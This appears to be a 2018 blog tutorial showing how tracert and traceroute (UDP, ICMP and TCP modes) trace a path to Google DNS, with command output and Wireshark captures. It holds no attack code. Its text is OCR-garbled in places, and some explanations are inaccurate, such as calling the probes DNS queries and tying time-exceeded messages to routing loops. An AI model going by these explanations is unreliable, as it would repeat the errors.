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## Working of Traceroute using Wireshark

posted in **PENETRATION TESTING** on **JUNE 6, 2018** by **RAJ CHANDEL** with **0 COMMENT** 

Hello Friends!! Today we are going to discuss working with traceroute using UDP/ICMP/TCP packets with help of Wireshark.

Traceroute or Tracert: It is a CUI based computer network diagnostic tools used in UNIX and Windows-like system respectively. It traces the path of a packet from the source machine to an Internet host such as Goole.com by calculating the average time taken each hop. Traceroute sends a UDP packet to the destination by taking benefit of ICMP's messages. It uses the ICMP error-reporting messages –Destination Unreachable and Time exceeded.

**TTL:** The time-to-live value, also known as hop limit, is used in determining the intermediate routers being traversed between source to the destination.

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
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**Hop:** A hop is one portion of the path between source and destination. Data packets pass through bridges, routers and gateways as they travel between source and destination. On the internet, before the data reach its final destination, it goes through several routers and a hop occurs when an incoming packet is forwarded to the next router.

**Asterisk (\*):** Denotes probe timeout which means that the router at that hop doesn't respond to the packet received from the source used for the traceroute due to firewall filter.

#### **Working of Traceroute**

## **Working of Traceroute**



#### Read below steps:

■ Traceroute sends a UDP packet with a TTL = 1 from the source to destination.



















When the first router receives the UDP packet it reduce the TTL value by 1 (1-1=0) then drop the packet and sends an ICMP message "Time exceeded" to the source. Thus Traceroute makes a list of the router's address and the time taken for the round-trip.

The TTL time exceeded ICMP message is sent after the TTL value of a UDP packet gets zero. In typical condition, a network doesn't have such a diameter that lead the TTL=0. This could be possible when there is a routing loop. In this case, as the packet is sent back and forth between the looping points, the TTL keeps getting decremented until it becomes zero. And at last source receives ICMP Error message sent by the router.

- Again source device sends two more packets in the same way to get an average value of the round-trip time and again TTL gets zero when reached to the 2<sup>nd</sup> router and response through ICMP error message time exceeds.
- Traceroute keeps on doing this, and record the IP address and name of every router until the UDP packets reach to the destination address. Once it reached at the destination address reached, Time exceeded ICMP message is NOT sent back to the source.
- Since Traceroute uses the random port for sending UDP packets as result destination machine will drop the packet and send a new ICMP error message-Destination Unreachable to the source which indicates the UDP packets has reached to the destination address.

#### Tracert with Wireshark

As discusses above tracert is CLI utility for windows system to trace the path of a packet from source to destination. So here with help of the following command, we can observe the path of packet travels to reach Google DNS.

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Syntax: tracert [options] Host IP

tracert 8.8.8.8

or

#### tracert -d 8.8.8.8

Traceroute generates a list of each hop by entering IP of routers that traversed between source and destination and average round-rip time. As result **hop 22 denotes** entry of destination i.e. Google DNS.

In order to notice the activity of traceroute, we have turned on Wireshark in the background.

**Note:** Result of tracert can vary each time for hop count but does not go beyond 30 hops because it is maximum hop limit.

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


```
C:\Users\singh>tracert 8.8.8.8 🤙
Tracing route to google-public-dns-a.google.com [8.8.8.8]
over a maximum of 30 hops:
      <1 ms
               <1 ms
                        <1 ms 192.168.1.1
  2
      13 ms
               20 ms
                        15 ms 120.57.48.1
                        13 ms triband-del-59.180.212.202.bol.net.in [59.180.212.202]
      14 ms
               13 ms
      14 ms
               14 ms
                        14 ms triband-del-59.180.210.150.bol.net.in [59.180.210.150]
      14 ms
               13 ms
                        13 ms 125.20.37.21
                        14 ms 182.79.181.230
      14 ms
               16 ms
      60 ms
               59 ms
                        60 ms 182.79.190.57
                        92 ms 182.79.198.162
      67 ms
              101 ms
      63 ms
               63 ms
                        62 ms 72.14.197.166
      55 ms
               55 ms
                        54 ms 108.170.253.121
 11
     122 ms
               89 ms
                        88 ms 216.239.63.213
 12
      87 ms
               86 ms
                        86 ms 216.239.47.109
 13
                               Request timed out.
 14
                               Request timed out.
 15
                               Request timed out.
 16
                               Request timed out.
 17
                               Request timed out.
 18
                               Request timed out.
 19
                               Request timed out.
 20
                               Request timed out.
                               Request timed out.
                        87 ms google-public-dns-a.google.com [8.8.8.8]
      88 ms
               88 ms
Trace complete.
```

#### At Wireshark we notice following points:

- ICMP echo request packet is used instead of UDP to send DNS query.
- The packet first goes from source 192.168.1.101 to first router 192.168.1.1 having ICMP echo request packet with TTL=1
- Router will drop that packet and sent ICMP Time Exceed error message to the source.

• All this happens 3 times before the source machine sends next packet by incrementing TTL value by 1 i.e. TTL=2.



Form this image we can observe ICMP echo reply message is sent from 8.8.8.8 (destination) to 192.168.1.101 (source) for TTL 22.

```
192.168.1.101 8.8.8.8
                           ICMP
                                ... Echo (ping) request id=0x0001, seq=268/3073, ttl=21 (no respon:
192.168.1.101 8.8.8.8
                           ICMP
                                Echo (ping) request id=0x0001, seq=269/3329, ttl=22 (reply in
             192.168.1.101 ICMP ... Echo (ping) reply
                                                        id=0x0001, seq=269/3329, ttl=46 (request i
8.8.8.8
192.168.1.101 8.8.8.8 ICMP
                                 ... Echo (ping) request id=0x0001, seq=270/3585, ttl=22 (reply in
8.8.8.8
             192.168.1.101 ICMP
                                 ... Echo (ping) reply
                                                        id=0x0001, seg=270/3585, ttl=46 (request i
                      ICMP
                                 ... Echo (ping) request id=0x0001, seq=271/3841, ttl=22 (reply in
192.168.1.101 8.8.8.8
                                                        id=0x0001, seg=271/3841, ttl=46 (request i
8.8.8.8
             192.168.1.101 ICMP
                                 ... Echo (ping) reply
```

#### Traceroute with Wireshark (via UDP packets)

As discussed above traceroute in utility for Unix -like the system to trace the path of a packet from source to destination. So here with help of the following command, we can observe the path of packet travels to reach Google DNS.

Syntax: traceroute [options] Host IP

traceroute 8.8.8.8

```
oot@kali:~# traceroute 8.8.8.8 💠
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
1 gateway (192.168.1.1) 0.911 ms 1.590 ms 1.547 ms
2 120.57.48.1 (120.57.48.1) 15.927 ms 22.933 ms 27.992 ms
3 triband-del-59.180.212.202.bol.net.in (59.180.212.202) 21.901 ms 24.841 ms
27.157 ms
4 triband-del-59.180.210.202.bol.net.in (59.180.210.202) 29.744 ms 32.287 ms
34.415 ms
5 219.65.112.105.static-delhi.vsnl.net.in (219.65.112.105) 82.049 ms 84.255
s triband-del-59.180.211.226.bol.net.in (59.180.211.226) 41.617 ms
6 219.65.112.105.static-delhi.vsnl.net.in (219.65.112.105) 87.818 ms 61.802
 57.288 ms
7 172.29.250.33 (172.29.250.33) 71.198 ms 172.23.183.134 (172.23.183.134) 66
030 ms 172.29.250.33 (172.29.250.33) 75.236 ms
8 182.79.190.57 (182.79.190.57) 69.426 ms 182.79.198.59 (182.79.198.59) 157.2
21 ms 158.060 ms
9 182.79.239.199 (182.79.239.199) 78.136 ms 182.79.177.241 (182.79.177.241)
9.109 ms 182.79.189.227 (182.79.189.227) 78.776 ms
10 72.14.197.166 (72.14.197.166) 89.442 ms 91.175 ms 108.170.253.121 (108.170.
253.121) 55.042 ms
11 209.85.249.195 (209.85.249.195) 98.052 ms 209.85.248.251 (209.85.248.251)
01.366 ms 209.85.249.195 (209.85.249.195) 98.769 ms
12 216.239.51.57 (216.239.51.57) 112.781 ms 216.239.48.209 (216.239.48.209)
0.491 ms 216.239.51.57 (216.239.51.57) 126.290 ms
   google-public-dns-a.google.com (8.8.8.8) 121.727 ms 103.554 ms 111.293 m
```

Traceroute generates a list of each hop by entering IP of routers that comes between source and destination and average round-rip time. As result **hop 21 denotes** entry of destination i.e. Google DNS.

In order to notice the activity of traceroute, we have turned on Wireshark in the background.

**Note:** Result of traceroute can vary each time for hop count but does not go beyond 30 hops because it is maximum hop limit.

#### At Wireshark we notice following points:

- UDP packet is used to send DNS query with help of 32-bit payload.
- The packet first goes from source 192.168.1.101 to first router 192.168.1.1 having ICMP request packet with TTL=1
- Router will drop that packet and sent ICMP Time Exceed error message to the source.
- All this happens 3 times before the source sent next packet with increment TTL value by 1 i.e. TTL=2.


		I		
Source	Destination	Protocol	Lei	Info
192.168.1.102	139.59.75.99	NTP		NTP Version 4, client
139.59.75.99	192.168.1.102	NTP		NTP Version 4, server
192.168.1.102	8.8.8.8	UDP		36199 → 33434 Len=32
192.168.1.102	8.8.8.8	UDP		58974 → 33435 Len=32
192.168.1.102	8.8.8.8	UDP		51716 → 33436 Len=32
192.168.1.102	8.8.8.8	UDP		54623 → 33437 Len=32
192.168.1.102	8.8.8.8	UDP		35800 → 33438 Len=32
192.168.1.102	8.8.8.8	UDP		60535 → 33439 Len=32
192.168.1.102	8.8.8.8	UDP		41540 → 33440 Len=32
192.168.1.102	8.8.8.8	UDP		51446 → 33441 Len=32
192.168.1.102	8.8.8.8	UDP		55330 → 33442 Len=32
192.168.1.102	8.8.8.8	UDP		54679 → 33443 Len=32
192.168.1.102	8.8.8.8	UDP		34975 → 33444 Len=32
192.168.1.102	8.8.8.8	UDP		46706 → 33445 Len=32
192.168.1.102	8.8.8.8	UDP		56440 → 33446 Len=32
192.168.1.102	8.8.8.8	UDP	4.	46824 → 33447 Len=32
192.168.1.102	8.8.8.8	UDP		37066 → 33448 Len=32
192.168.1.102	8.8.8.8	UDP		36065 → 33449 Len=32
192.168.1.1	192.168.1.102	ICMP		Time-to-live exceeded (Time to live exceeded in tr
192.168.1.102	192.168.1.1	DNS		Standard query 0x3481 PTR 1.1.168.192.in-addr.arpa
192.168.1.1	192.168.1.102	ICMP		Time-to-live exceeded (Time to live exceeded in tr
192.168.1.1	192.168.1.102	ICMP		Time-to-live exceeded (Time to live exceeded in tr
120.57.48.1	192.168.1.102	ICMP		Time-to-live exceeded (Time to live exceeded in tr
59.180.212.2	192.168.1.102	ICMP		Time-to-live exceeded (Time to live exceeded in tr
120.57.48.1	192.168.1.102	ICMP		Time-to-live exceeded (Time to live exceeded in tr

In tracert we have seen that each TTL value between source to the first router proceeds 3 times, similarly same techniques followed by UDP. To demonstrate this we have explored UDP packets 5,6,7 and 8th continuously.


In the 5<sup>th</sup> packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33435 and count as **Hop #1**, **attempt #1**.

```
Tin Source
                                  Protocol Ler Info
                   Destination
                                         ... NTP Version 4, client
 1... 192.168.1.102 139.59.75.99
                                  NTP
 2... 139.59.75.99 192.168.1.102 NTP
                                         ... NTP Version 4, server
 4... 192.168.1.102 8.8.8.8
                                            36199 → 33434 Len=32
                                  UDP
 !... 192.168.1.102 8.8.8.8
                                            58974 → 33435 Len=32
                                  UDP
 £... 192.168.1.102 8.8.8.8
                                  UDP
                                            51716 → 33436 Len=32
 T... 192.168.1.102 8.8.8.8
                                  UDP
                                            54623 → 33437 Len=32
 {... 192.168.1.102 8.8.8.8
                                  UDP
                                            35800 → 33438 Len=32
                                            60535 → 33439 Len=32
 {... 192.168.1.102 8.8.8.8
                                  UDP
                                            41540 → 33440 Len=32
                                  UDP
  ... 192.168.1.102 8.8.8.8
  ... 192.168.1.102 8.8.8.8
                                  UDP
                                            51446 → 33441 Len=32
  ... 192.168.1.102 8.8.8.8
                                  UDP
                                            55330 → 33442 Len=32
    192.168.1.102 8.8.8.8
                                  UDP
                                            54679 → 33443 Len=32
Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on inter
Ethernet II, Src: Vmware_74:9c:77 (00:0c:29:74:9c:77), Dst: Shanghai_05:59:
Internet Protocol Version 4, Src: 192.168.1.102, Dst: 8.8.8.8
User Datagram Protocol, Src Port: 58974, Dst Port: 33435
   Source Port: 58974
▼ Destination Port: 33435
   ▶ [Expert Info (Chat/Sequence): Possible traceroute: hop #1, attempt #1]
   Length: 40
   Checksum: 0xd257 [unverified]
   [Checksum Status: Unverified]
   [Stream index: 2]
Data (32 bytes)
```

In the 6<sup>th</sup> packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33436 and count as **Hop #1**, **attempt #2**.



Similarly, in the 7<sup>th</sup> packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33437 and count as **Hop #1**, **attempt #3**.



In the  $8^{th}$  packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33436 and count as **Hop #2**, attempt **#1** and repeat so on process till reaches the destination.

```
No. Tin Source
                                   Protocol Ler Info
                     Destination
  1... 192.168.1.102 139.59.75.99
                                   NTP
                                             NTP Version 4, client
  2... 139.59.75.99 192.168.1.102 NTP
                                             NTP Version 4, server
                                   UDP
  4... 192.168.1.102 8.8.8.8
                                             36199 → 33434 Len=32
  5... 192.168.1.102 8.8.8.8
                                   UDP
                                             58974 → 33435 Len=32
  6... 192.168.1.102 8.8.8.8
                                             51716 → 33436 Len=32
                                   UDP
                                   UDP
                                             54623 → 33437 Len=32
      192.168.1.102 8.8.8.8
                                   UDP
  8... 192.168.1.102 8.8.8.8
                                             35800 → 33438 Len=32
                                   UDP
                                             60535 → 33439 Len=32
  9... 192.168.1.102 8.8.8.8
      192.168.1.102 8.8.8.8
                                   UDP
                                             41540 → 33440 Len=32
      192.168.1.102 8.8.8.8
                                   UDP
                                             51446 → 33441 Len=32
      192.168.1.102 8.8.8.8
                                   UDP
                                             55330 → 33442 Len=32
      192.168.1.102 8.8.8.8
                                   UDP
                                             54679 → 33443 Len=32
 Frame 8: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interfac
▶ Ethernet II, Src: Vmware_74:9c:77 (00:0c:29:74:9c:77), Dst: Shanghai_05:59:1c
▶ Internet Protocol Version 4, Src: 192.168.1.102, Dst: 8.8.8.8
▼ User Datagram Protocol, Src Port: 35800, Dst Port: 33438
    Source Port: 35800
  ▼ Destination Port: 33438
    ▶ [Expert Info (Chat/Sequence): Possible traceroute: hop #2, attempt #1]
    Length: 40
    Checksum: 0xd257 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 5]
Data (32 bytes)
```

In packet 79<sup>th</sup> we observe the last hop captured was hop #10 attempt #3 when the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33464 and Time exceeded ICMP message is NOT sent back to the source after this.

```
Tin Source
                      Destination
                                    Protocol Ler Info
No.
                                            ... Standard guery 0x9e88 PTR 226.211.180.59.in-
  72 ... 192.168.1.102 192.168.1.1
  73 ... 192.168.1.1
                      192.168.1.102 DNS
                                           Standard query response 0x9e88 PTR 226.211.1
  74 ... 192.168.1.102 192.168.1.1
                                    DNS
                                              Standard query 0x59df PTR 105.112.65.219.in-
  75 ... 182.79.198.59 192.168.1.102 ICMP
                                              Time-to-live exceeded (Time to live exceeded
                                               Time-to-live exceeded (Time to live exceeded
  76 ... 182.79.198.59 192.168.1.102 ICMP
                      192.168.1.102 DNS
                                              Standard query response 0x59df PTR 105.112.6
  77 ... 192.168.1.1
  78 ... 192.168.1.102 8.8.8.8
                                              41905 → 33463 Len=32
  79 ... 192.168.1.102 8.8.8.8
                                               54180 → 33464 Len=32
  80 ... 192.168.1.102 8.8.8.8
                                     UDP
                                              33117 → 33465 Len=32
  81 ... 192.168.1.102 8.8.8.8
                                    UDP
                                               33548 → 33466 Len=32
 Frame 79: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▶ Ethernet II, Src: Vmware 74:9c:77 (00:0c:29:74:9c:77), Dst: Shanghai 05:59:1c (a8:9d:d2:
Internet Protocol Version 4, Src: 192.168.1.102, Dst: 8.8.8.8
▼ User Datagram Protocol, Src Port: 54180, Dst Port: 33464
    Source Port: 54180
  ▼ Destination Port: 33464
    [Expert Info (Chat/Sequence): Possible traceroute: hop #10, attempt #3]
    Checksum: 0xd257 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 38]
Data (32 bytes)
```

As result, at last source received ICMP message Destination Port Unreachable which means our UDP packet reaches on the destination address.

At last from given below image we observed following:

- Source sent DNS query to the router for DNS lookup 8.8.8.8
- Router sent a response to source as the answer of DNS Name Google-Public-DNSgoogle.com



#### Traceroute with Wireshark (via ICMP packets)

As you know by default traceroute use UDP packet but with help of **-I option** you can make it work as tracert which uses ICMP request packet.

#### traceroute -I 8.8.8.8

```
oot@kali:~# traceroute -I 8.8.8.8 🤙
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
1 gateway (192.168.1.1) 1.738 ms 1.653 ms 2.412 ms
2 120.57.48.1 (120.57.48.1) 15.099 ms triband-del-59.180.212.202.bol.net.in
9.180.212.202) 22.379 ms 120.57.48.1 (120.57.48.1) 23.348 ms
3 triband-del-59.180.212.202.bol.net.in (59.180.212.202) 24.258 ms 26.472 ms
triband-del-59.180.210.150.bol.net.in (59.180.210.150) 28.928 ms
4 triband-del-59.180.210.150.bol.net.in (59.180.210.150) 31.360 ms 34.024 ms
125.20.37.21 (125.20.37.21) 36.081 ms
5 125.20.37.21 (125.20.37.21) 38.644 ms 40.885 ms 120.57.48.1 (120.57.48.1)
44.636 ms
 6 * 182.79.181.230 (182.79.181.230) 17.628 ms *
 7 182.79.190.57 (182.79.190.57) 63.522 ms 65.890 ms 182.79.198.162 (182.79.1
8.162) 66.374 ms
8 182.79.198.162 (182.79.198.162) 67.404 ms 70.722 ms 108.170.253.121 (108.1
0.253.121) 75.675 ms
 9 72.14.197.166 (72.14.197.166) 76.842 ms 108.170.253.121 (108.170.253.121)
8.110 ms 72.14.197.166 (72.14.197.166) 78.485 ms
10 72.14.197.166 (72.14.197.166) 80.746 ms 216.239.63.213 (216.239.63.213) 11
552 ms *
  * 216.239.63.213 (216.239.63.213) 89.010 ms 92.366 ms
  216.239.47.109 (216.239.47.109) 93.555 ms 88.572 ms 90.636 ms
   google-public-dns-a.google.com (8.8.8.8) 91.598 ms 93.298 ms 95.876 ms
```

It generates a list of each hop by entering IP of routers that comes between source and destination and average round-rip time. As result **hop 22 denotes** entry of destination i.e.

Google DNS. In order to notice the activity of traceroute, we have turned on Wireshark in the background.

#### At Wireshark we notice following points:

First ICMP echo request packet will be sent to the first router with TTL 1 and it will send back an ICMP error message time exceed which follow same technique as explain above in tracert with Wireshark.

At last from given below image we observed following:

- ICMP echo reply message is sent from 8.8.8.8 (destination) to 192.168.1.101 (source) for TTL 22.
- Source sent DNS query to the router for DNS lookup 8.8.8.8
- Router sent the response to source as the answer of DNS Name Google-Public-DNSgoogle.com

```
192.168.1.102 8.8.8.8
                           ICMP ... Echo (ping) request id=0x09ac, seq=65/16640, ttl=22 (reply in 160)
192.168.1.102 8.8.8.8
192.168.1.102 8.8.8.8
                           ICMP ... Echo (ping) request id=0x09ac, seq=66/16896, ttl=22 (reply in 161)
                        ICMP ... Echo (ping) request id=0x09ac, seq=67/17152, ttl=23 (reply in 162)
192.168.1.102 8.8.8.8
                           ICMP ... Echo (ping) request id=0x09ac, seq=68/17408, ttl=23 (reply in 163)
192.168.1.102 8.8.8.8
             192.168.1.102 ICMP ... Echo (ping) reply id=0x09ac, seq=64/16384, ttl=46 (request in 15
8.8.8.8
             192.168.1.102 ICMP ... Echo (ping) reply
                                                        id=0x09ac, seq=65/16640, ttl=46 (request in 15
8.8.8.8
             192.168.1.102 ICMP ... Echo (ping) reply
                                                        id=0x09ac, seq=66/16896, ttl=46 (request in 15
8.8.8.8
8.8.8.8
             192.168.1.102 ICMP ... Echo (ping) reply
                                                        id=0x09ac, seq=67/17152, ttl=46 (request in 15
         192.168.1.102 ICMP ... Echo (ping) reply
                                                        id=0x09ac, seq=68/17408, ttl=46 (request in 15
8.8.8.8
192.168.1.102 192.168.1.1 DNS ... Standard query 0xde65 PTR 8.8.8.8.in-addr.arpa
192.168.1.1 192.168.1.102 DNS ... Standard query response 0xde65 PTR 8.8.8.8.in-addr.arpa PTR google-
```

#### Traceroute with Wireshark (via TCP packets)

As you know by default traceroute use UDP packet with use ICMP error message for generating a response but with help of **-T option** you can use TCP packet, which uses syn request packet via port 80. It is most useful in diagnosing connection issues to a specific service eg. Web server.

tcptraceroute - 8.8.8.8

#### traceroute -T 8.8.8.8

As we know the maximum hop is 30 and but here till 30<sup>th</sup> hop we didn't find desirable output. TCP traceroute basically follow TCP half communication and waits for the sys-ack packet from destination till the last hop.

```
oot@kali:~# traceroute -T 8.8.8.8 📥
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
   gateway (192.168.1.1) 0.920 ms 0.813 ms 1.492 ms
2 120.57.48.1 (120.57.48.1) 13.464 ms 16.079 ms 19.975 ms
3 triband-del-59.180.212.202.bol.net.in (59.180.212.202) 21.760 ms 23.729 ms
26.530 ms
4 triband-del-59.180.210.146.bol.net.in (59.180.210.146) 29.048 ms 32.279 ms
34.142 ms
5 125.20.32.253 (125.20.32.253) 72.918 ms 73.891 ms 73.857 ms
  182.79.181.84 (182.79.181.84) 45.704 ms 182.79.153.81 (182.79.153.81) 16.01
4 ms 182.79.177.126 (182.79.177.126) 17.893 ms
 7 182.79.198.59 (182.79.198.59) 69.525 ms 182.79.190.57 (182.79.190.57) 61.83
8 ms 182.79.198.59 (182.79.198.59) 73.513 ms
8 182.79.198.178 (182.79.198.178) 86.723 ms 182.79.198.222 (182.79.198.222)
5.748 ms 182.79.239.195 (182.79.239.195) 92.923 ms
```

In order to notice the activity of tcp traceroute, we have turned on Wireshark in the background where we noticed that, it work same as UDP but here syn packet are used to send the request to the destination. Tcptraceroute does not measure the time it takes to

complete the three-way handshake because that never occurs in such situation. It only measures the time from the initial SYN to the SYN/ACK.

Since Wireshark also didn't noticed any syn-ack packet from destination to source, therefore, Tcptraceroute didn't edit destination response in its record list this is due to because it is useful while diagnosing web server.

```
Destination
                            Protocc Ler Info
192.168.1.102 8.8.8.8
                                 ____ 50999 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=3
192.168.1.102 8.8.8.8
                                     36787 → 80 [SYN] Seg=0 Win=5840 Len=0 MSS=1460 SACK PERM=1 TSval=3:
192.168.1.102 8.8.8.8
                                  ... 40849 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK PERM=1 TSval=3:
192.168.1.102 8.8.8.8
                                     53681 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=3:
192.168.1.102 8.8.8.8
                            TCP
                                     42695
                                            → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=3:
192.168.1.102 8.8.8.8
                            TCP
                                     49345 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
                            TCP
                                     60263 → 80 [SYN] Seg=0 Win=5840 Len=0 MSS=1460 SACK PERM=1 TSval=3:
192.168.1.102 8.8.8.8
192.168.1.102 8.8.8.8
                                           → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=3:
192.168.1.102 8.8.8.8
                                           → 80 [SYN]
                                                      Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=3:
192.168.1.102 8.8.8.8
                            TCP
                                                       Seg=0 Win=5840 Len=0 MSS=1460 SACK PERM=1 TSval=33
192.168.1.102 8.8.8.8
                            TCP
                                     56183 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102 8.8.8.8
                                     53605 → 80 [SYN] Seg=0 Win=5840 Len=0 MSS=1460 SACK PERM=1 TSval=31
                                 ... 42357 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=310
192.168.1.102 8.8.8.8
                                  ... 44509 - 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=310
192.168.1.102 8.8.8.8
192.168.1.102 8.8.8.8
                                  ... 41157 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=310
192.168.1.102 8.8.8.8
                            TCP
                                  ... 44447 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=310
                                  ... Time-to-live exceeded (Time to live exceeded in transit)
              192.168.1.102 ICMP
                                     Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.1
192.168.1.102 192.168.1.1
                            DNS
                                  ... Standard guery 0xb833 PTR 1.1.168.192.in-addr.arpa
192.168.1.1
              192.168.1.102 ICMP
                                     Time-to-live exceeded (Time to live exceeded in transit)
<u> 120.57.48.1   192.168.1.102 ICMP  ... Time-to-live exceeded</u> (Time to live exceeded in transit)
```

Therefore let's check the path of Google.com and notice the behaviour of tcptraceroute. And you compare both result and behaviour of TCP in case of Google DNS server and Google web server.

#### tcptraceroute google.com

Here we can clearly observe the response of destination machine through SYN, ACK and a complete entry recorded by traceroute.

```
ot@kali:~# tcptraceroute google.com
       traceroute -T -O info google.com
traceroute to google.com (172.217.161.14), 30 hops max, 60 byte packets
   gateway (192.168.1.1) 1.095 ms 1.030 ms 1.802 ms
 2 120.57.48.1 (120.57.48.1) 14.690 ms 19.333 ms 19.909 ms
 3 triband-del-59.180.212.6.bol.net.in (59.180.212.6) 22.104 ms 24.763 ms 26.701 m
 4 triband-del-59.180.210.202.bol.net.in (59.180.210.202) 29.071 ms 31.773 ms 34.4
 5 219.65.112.105.static-delhi.vsnl.net.in (219.65.112.105) 77.178 ms 79.562 ms 81
 6 182.79.176.59 (182.79.176.59) 43.954 ms 182.79.177.126 (182.79.177.126) 14.571 π
s 182.79.205.145 (182.79.205.145) 16.960 ms
 7 182.79.198.33 (182.79.198.33) 79.827 ms 80.485 ms 81.242 ms
 8 182.79.177.69 (182.79.177.69) 66.840 ms 75.431 ms 182.79.239.197 (182.79.239.197
  73.252 ms
 9 72.14.211.198 (72.14.211.198) 68.435 ms 69.471 ms 73.917 ms
10 74.125.242.147 (74.125.242.147) 87.522 ms 108.170.253.121 (108.170.253.121) 80.2
00 ms 74.125.242.146 (74.125.242.146) 61.516 ms
11 66.249.94.90 (66.249.94.90) 64.369 ms 108.170.253.122 (108.170.253.122) 53.509 m
s 74.125.242.147 (74.125.242.147) 68.532 ms
12 216.239.41.152 (216.239.41.152) 69.898 ms 209.85.247.252 (209.85.247.252) 59.942
 ms 65.398 ms
13 108.170.251.97 (108.170.251.97) 55.566 ms 62.012 ms 209.85.246.165 (209.85.246.1
65) 71.861 ms
14 108.170.251.97 (108.170.251.97) 82.571 ms 64.233.174.71 (64.233.174.71) 66.277 m
15 108.170.251.113 (108.170.251.113) 74.233 ms del03s10-in-f14.1e100.net (172.217.16
1.14) <svn.ack> 77.222 ms 72.135 ms
```

It is as similar as above, the source sent the TCP-SYN packet to the destination machine on port 80 and received ICMP error message from router for time exceed and repeat the process till it receives ACK\_SYN from destination.

```
Source
               Destination
                             Proto Len Info
192.168.1.103 192.168.1.1
                             DNS 70 Standard query 0xc47e A google.com
192.168.1.103 192.168.1.1 DNS 70 Standard query 0x1888 AAAA google.com
192.168.1.1 192.168.1.103 DNS 86 Standard query response 0xc47e A google.com A 172.217.161.
192.168.1.1 192.168.1.103 DNS 98 Standard query response 0x1888 AAAA google.com AAAA 2404:60
192.168.1.103 172.217.161.... TCP 74 60051 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103 172.217.161... TCP 74 33049 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK PERM=
192.168.1.103 172.217.161.... TCP 74 42891 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=
192.168.1.103 172.217.161.... TCP 74 37591 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK PERM=
192.168.1.103 172.217.161.... TCP 74 40119 → 80 [SYN] Seq=0 Win=5840
192.168.1.103 172.217.161... TCP 74 34125 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=
192.168.1.103 172.217.161.... TCP 74 59607 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=
